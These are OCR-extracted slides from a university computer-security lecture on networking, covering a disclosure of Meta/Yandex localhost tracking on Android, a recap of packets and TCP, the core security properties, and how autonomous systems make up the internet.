
ECE458/ECE750T27: Computer Security

Networking

Dr. Kami Vaniea
Electrical and Computer Engineering
kami.vaniea@uwaterloo.ca

News

Disclosure: Covert Web-to-App Tracking via Localhost on Android



📢 **UPDATE**: As of June 3rd 7:45 CEST, Meta/Facebook Pixel script is no longer sending any packets or requests to localhost. The code responsible for sending the _fbp cookie has been almost completely removed.

We disclose a novel tracking method by Meta and Yandex potentially affecting billions of Android users. We found that native Android apps—including Facebook, Instagram, and several Yandex apps including Maps and Browser—silently listen on fixed local ports for tracking purposes.

https://localmess.github.io/

No class Monday 8 June

LAST LECTURE WE COVERED

Last lecture we covered

- Packets
- IPv4 Addressing
- OSI Network Model
- TCP
- Ports

Today: Man in the middle attacks happen

- Way too many of you in activity self-reflection seem to trust the internet goes where it says it goes.
- It is VERY easy to create a man in the middle attack on the internet.


Security properties to ensure

Confidentiality	No improper information gathering
Integrity	Data has not been (maliciously) altered
Availability	Data/services can be accessed as desired
Accountability	Actions are traceable to those responsible
Authentication	User or data origin accurately identifiable

AUTONOMOUS SYSTEMS (AS)


The internet is owned and run by many different groups.

These groups interact in ways that are dictated by technology, politics, and economics.



Autonomous System

a single organization in charge of routing for a set of IP addresses



The Internet
British Telecom
Verizon
Router
Desktop PCs and laptops
Email, web and application servers
Databases
Boundary Firewall

There are a large number of AS's that make up the internet.

Each AS pays or gets paid for traffic to travel.

In the graphic, big AS's are in the middle with good peer-connectivity.


Smaller AS's on the edge connect to bigger ones to route traffic.

